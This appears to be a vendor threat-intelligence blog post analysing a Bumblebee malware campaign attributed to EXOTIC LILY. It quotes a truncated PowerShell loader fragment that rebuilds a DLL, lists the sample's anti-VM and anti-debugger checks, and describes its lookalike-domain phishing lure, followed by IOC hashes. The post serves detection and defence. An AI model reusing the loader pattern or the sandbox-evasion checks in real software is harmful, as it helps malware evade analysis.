
```
Start-Sleep -s 5

$IUdmTr = [Byte[]](0xff,0x5a,0x90,0x00,0x03,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0xff,0xff,0x00,0x00,0xb8,
$IUdmTr[0] = 0x4d

Invoke-shcjxL -Lerhapooa $IUdmTr
```

Figure 13 – Main function called to load payload .DLL

Link to Bumblebee Malware

The final DLL is a 64-bit Bumblebee payload.

It is protected by what appears to be a unique private crypter that is present in all Bumblebee binaries. The crypter uses an export function named “setPath:”




ordinal (2)	name (2)	location
1	PQBgKzQJybBy	.text:0000000180001000
2	setPath	.text:0000000180001040

Figure 14 – Crypter export function “setPath.”

Even before unpacking the sample (simply by looking at the strings of the file) it is clear that no major changes are made.

The “stolen” open-source code for the anti-vm is still present:




type (2)	size (bytes)	offset	blacklist (374)	hint (278)	group (13)	MITRE-Technique (10)	value (14416)
unicode	15	0x000C3B48	-	×	-	-	sysAnalyzer.exe
unicode	17	0x000C3B6A	-	×	-	-	proc_analyzer.exe
unicode	10	0x000C3B8B	-	×	-	-	windbg.exe
unicode	13	0x000C3BA6	-	×	-	-	sniff_hit.exe
unicode	16	0x000C3BC9	-	×	-	-	joeboxserver.exe
unicode	17	0x000C3BF2	-	×	-	-	joeboxcontrol.exe
unicode	10	0x000C3C1D	-	×	-	-	x32dbg.exe
unicode	18	0x000C3C33	-	×	-	-	ResourceHacker.exe
unicode	11	0x000C3C54	-	×	-	-	Fiddler.exe
unicode	10	0x000C3C6B	-	×	-	-	x64dbg.exe
unicode	16	0x000C3C89	-	×	-	-	httpdebugger.exe
unicode	4	0x000C3D45	-	×	-	-	VBOX
unicode	10	0x000C3DD3	-	×	-	-	VIRTUALBOX
unicode	42	0x000C3FEB	-	×	-	-	SOFTWARE\Oracle\VirtualBox Guest Additio
unicode	30	0x000C418F	-	×	-	-	System32\drivers\VBoxMouse.sys
unicode	27	0x000C41FC	-	×	-	-	System32\drivers\VBoxSF.sys
unicode	30	0x000C4237	-	×	-	-	System32\drivers\VBoxGuest.sys
unicode	30	0x000C42A7	-	×	-	-	System32\drivers\VBoxVideo.sys
unicode	24	0x000C44A9	-	×	-	-	System32\vboxservice.exe
unicode	24	0x000C4531	-	×	-	-	System32\VBoxControl.exe
unicode	21	0x000C4566	-	×	-	-	System32\vboxtray.exe
unicode	13	0x000C4626	-	×	-	-	\\.\VBoxGuest
unicode	17	0x000C464A	-	×	-	-	\\.\VBoxMiniRdrDN
unicode	15	0x000C4670	-	×	-	-	\\.\VBoxTrayIPC
unicode	21	0x000C4696	-	×	-	-	\\.\pipe\VBoxMiniRdDN

sha256: 639D726682C22783FF47A5502282749D2A6667 4B2C4CE5B62B8C07818D19FE70 | cpu: 64-bit | file-type: dynamic-link-library | subsystem: GUI | entry-point: 0x000010C0

Figure 15 – Strings associated with Anti-VM Code.

The code is a huge collection of various techniques used to identify if a program is executed in a virtual machine or using emulation and if debuggers and sandboxes indicators are present in the running environment.



```
OS: Microsoft Windows 10  (build 14393) 64-bit
Process is running under WOW64


-------------------------[Debugger Detection]-------------------------
[*] Checking IsDebuggerPresent API ()                                                              [ GOOD ]
[*] Checking PEB.BeingDebugged                                                                     [ GOOD ]
[*] Checking CheckRemoteDebuggerPresentAPI ()                                                      [ GOOD ]
[*] Checking PEB.NtGlobalFlag                                                                      [ GOOD ]
[*] Checking ProcessHeap.Flags                                                                     [ GOOD ]
[*] Checking ProcessHeap.ForceFlags                                                                [ GOOD ]
[*] Checking NtQueryInformationProcess with ProcessDebugPort                                       [ GOOD ]
[*] Checking NtQueryInformationProcess with ProcessDebugFlags                                      [ GOOD ]
[*] Checking NtQueryInformationProcess with ProcessDebugObject                                     [ GOOD ]
[*] Checking NtSetInformationThread with ThreadHideFromDebugger                                    [ GOOD ]
[*] Checking CloseHandle with an invalid handle                                                    [ GOOD ]
[*] Checking UnhandledExcepFilterTest                                                              [ GOOD ]
[*] Checking OutputDebugString                                                                     [ GOOD ]
[*] Checking Hardware Breakpoints                                                                  [ GOOD ]
[*] Checking Software Breakpoints                                                                  [ GOOD ]
[*] Checking Interupt 0x2d                                                                         [ GOOD ]
[*] Checking Interupt 1                                                                            [ GOOD ]
[*] Checking Memory Breakpoints PAGE GUARD:                                                        [ GOOD ]
[*] Checking If Parent Process is explorer.exe:                                                    [ GOOD ]
[*] Checking SeDebugPrivilege :                                                                    [ GOOD ]
[*] Checking NtQueryObject with ObjectTypeInformation :                                            [ GOOD ]
[*] Checking NtQueryObject with ObjectAllTypesInformation :                                        [ GOOD ]
[*] Checking NtYieldExecution :                                                                    [ GOOD ]
[*] Checking CloseHandle protected handle trick :                                                  [ GOOD ]

-------------------------[Generic Sandboxe/VM Detection]-------------------------
[*] Checking if process loaded modules contains: sbiedll.dll                                       [ GOOD ]
[*] Checking if process loaded modules contains: dbghelp.dll                                       [ GOOD ]
[*] Checking if process loaded modules contains: api_log.dll                                       [ GOOD ]
[*] Checking if process loaded modules contains: dir_watch.dll                                     [ GOOD ]
[*] Checking if process loaded modules contains: pstorec.dll                                       [ GOOD ]
[*] Checking if process loaded modules contains: vmcheck.dll                                       [ GOOD ]
[*] Checking if process loaded modules contains: wpespy.dll                                        [ GOOD ]
[*] Checking Number of processors in machine:                                                      [ GOOD ]
[*] Checking Interupt Descriptor Table location:                                                   [ GOOD ]
[*] Checking Local Descriptor Table location:                                                      [ GOOD ]
[*] Checking Global Descriptor Table location:                                                     [ GOOD ]
[*] Checking Global Descriptor Table location:                                                     [ GOOD ]
[*] Checking Number of cores in machine using WMI:                                                 [ GOOD ]
[*] Checking hard disk size using WMI:                                                             [ BAD  ]
[*] Checking hard disk size using DeviceIoControl:                                                 [ GOOD ]
[*] Checking SetupDi_diskdrive:                                                                    [ GOOD ]
[*] Checking mouse movement:                                                                       [ GOOD ]
[*] Checking memory space using GlobalMemoryStatusEx:                                              [ GOOD ]
[*] Checking disk size using GetDiskFreeSpaceEx:                                                   [ GOOD ]
[*] Checking if CPU hypervisor field is set using cpuid(0x1)                                       [ GOOD ]
[*] Checking hypervisor vendor using cpuid(0x40000000)                                             [ GOOD ]
```


Figure 16 – Open-source code used for Anti-VM.

There are checks for processes of known malware analysis and debugging tools as well as processes related to virtualization.

Specific registry keys are queried to identify whether the system is virtual. In addition, there are checks for DLL and SYS files and specific folders that will exist only in a virtual machine.

The MAC address is also checked as virtual network cards can be easily identified by the name of their virtualization vendor.

Various WMI queries are done for system information, such as fan information.



```
.text:00007FF9C92518EE
.text:00007FF9C92518EE loc_7FF9C92518EE:
.text:00007FF9C92518EE call    cs:GetCurrentThreadId
.text:00007FF9C92518F4 mov     cs:dword_7FF9C9361D58, eax ; TID
.text:00007FF9C92518FA lea     rdx, aZwmapviewofsec ; "ZwMapViewOfSection"
.text:00007FF9C9251901 mov     rcx, cs:qword_7FF9C9361D30 ; hModule
.text:00007FF9C9251908 call    cs:GetProcAddress
.text:00007FF9C925190E mov     cs:qword_7FF9C9361D78, rax
.text:00007FF9C9251915 lea     rdx, aZwopensection ; "ZwOpenSection"
.text:00007FF9C925191C mov     rcx, cs:qword_7FF9C9361D30 ; hModule
.text:00007FF9C9251923 call    cs:GetProcAddress
.text:00007FF9C9251929 mov     cs:qword_7FF9C9361D90, rax
.text:00007FF9C9251930 lea     rdx, aZwcreatesectio ; "ZwCreateSection"
.text:00007FF9C9251937 mov     rcx, cs:qword_7FF9C9361D30 ; hModule
.text:00007FF9C925193E call    cs:GetProcAddress
.text:00007FF9C9251944 mov     cs:qword_7FF9C9361D80, rax
.text:00007FF9C925194B lea     rdx, aZwopenfile ; "ZwOpenFile"
.text:00007FF9C9251952 mov     rcx, cs:qword_7FF9C9361D30 ; hModule
.text:00007FF9C9251959 call    cs:GetProcAddress
.text:00007FF9C925195F mov     cs:qword_7FF9C9361D68, rax
.text:00007FF9C9251966 lea     rdx, aZwclose    ; "ZwClose"
.text:00007FF9C925196D mov     rcx, cs:qword_7FF9C9361D30 ; hModule
.text:00007FF9C9251974 call    cs:GetProcAddress
.text:00007FF9C925197A mov     cs:qword_7FF9C9361DA0, rax
.text:00007FF9C9251981 lea     rdx, aRtlcompareunic ; "RtlCompareUnicodeString"
.text:00007FF9C9251988 mov     rcx, cs:qword_7FF9C9361D30 ; hModule
.text:00007FF9C925198F call    cs:GetProcAddress
```

Figure 17 – Bumblebee hooking various Windows functions.

A full, detailed overview of Bumblebee malware can be found here.

Link to the Threat Actor

The observed attack chain is consistent with EXOTIC LILY activity.

The attackers registered a visually similar domain, using a lowercase "L" instead of a lowercase "I" which spoofed a legitimate U.S.-based cybersecurity company.

The attackers created an email box impersonating an employee of the company and sent business proposal leads.

The mails are written in proper English, including an email signature which looks very similar to the signature used by the company. The domain in the email signature is changed to the fake domain created by the attackers.

Although it might be coincidental, the attackers chose to send the mails around the time of Black Hat USA; this might be because many sales teams are out of office and attend the conference and we speculate that they may have less security measures outside the office and are constantly networking, making it more realistic that a business proposal email would be sent, received, and read during the show.

One notable change in EXOTIC LILY's activity is the addition of the "Smash" file transfer platform to deliver Bumblebee.


As noted by Google's TAG, "EXOTIC LILY seems to operate as a separate entity, focusing on acquiring initial access through email campaigns, with follow-up activities that include deployment of Conti and Diavol ransomware, which are performed by a different set of actors."

IBM found connections and code similarities between Bumblebee, Ramnit, and Trickbot malware which seem to be developed by the same group that developed the Conti ransomware.

However, "**Conti**" no longer exists, and as noted by IBM, Bumblebee has been linked to Quantum ransomware.

Deep Instinct Prevention of Bumblebee Attack

While Deep Instinct prevented the attack pre-execution the detection rate of the PowerShell payload was zero on VT when first seen, and even a few days after only three more generic detections were added.



No security vendors and no sandboxes flagged this file as malicious


d6cc3ac995484b99ed790b6f8ceb145492794eb5d01ec4a71123b9975e9bfd20

quotefile.ps1

detect-debug-environment direct-cpu-clock-access powershell runtime-modules

Figure 18 –

Malicious PowerShell zero detection on first seen in VT.




Previous Analyses

2022-08-18T09:40:36 UTC	0 / 59
2022-08-19T04:50:12 UTC	1 / 59
2022-08-19T06:30:59 UTC	2 / 59
2022-08-19T13:39:53 UTC	2 / 59
2022-08-19T14:20:05 UTC	2 / 59
2022-08-19T16:25:56 UTC	2 / 59
2022-08-22T02:51:47 UTC	3 / 59

Figure 19 – VirusTotal detection evolution for the malicious PowerShell.

The below prevention notification proves once again that a signature-based detection is not effective against new or modified attack flows.



Threat Prevented

"C:\Windows...otefile.ps1
was identified as a trojan and is now blocked.

Security Engine: Behavioral Analysis

Security Module: Malicious PowerShell Command Execution

Figure 20 – Prevention by Deep Instinct.

If you'd like to learn more about our malware, ransomware, and zero-day prevention capabilities – including our industry-best $3M no-ransomware guarantee – we'd be delighted to give you a demo.

IOCs

container.vhd (sha256)	91d29cfe549d8c7ade35f681ea60ce73a48e00c2f6d55a608f86b6f17f494d0d
Quote.lnk (sha256)	940182dd2eaf42327457d249f781274b07e7978b62dca0ae4077b438a8e13937
quotefile.ps1 (sha256)	d6cc3ac995484b99ed790b6f8ceb145492794eb5d01ec4a71123b9975e9bfd20
stage2.ps1 (sha256)	5d000af554dcd96efa066301b234265892b8bf37bf134f21184096bdc3d7230b
payload.dll (sha256)	0b0a5f3592df7b538b8d8db4ba621b03896f27c9f112b88d56761972b03e6e58

https://www.youtube.com/watch?v=M93qXQWaBdE

Back To Blog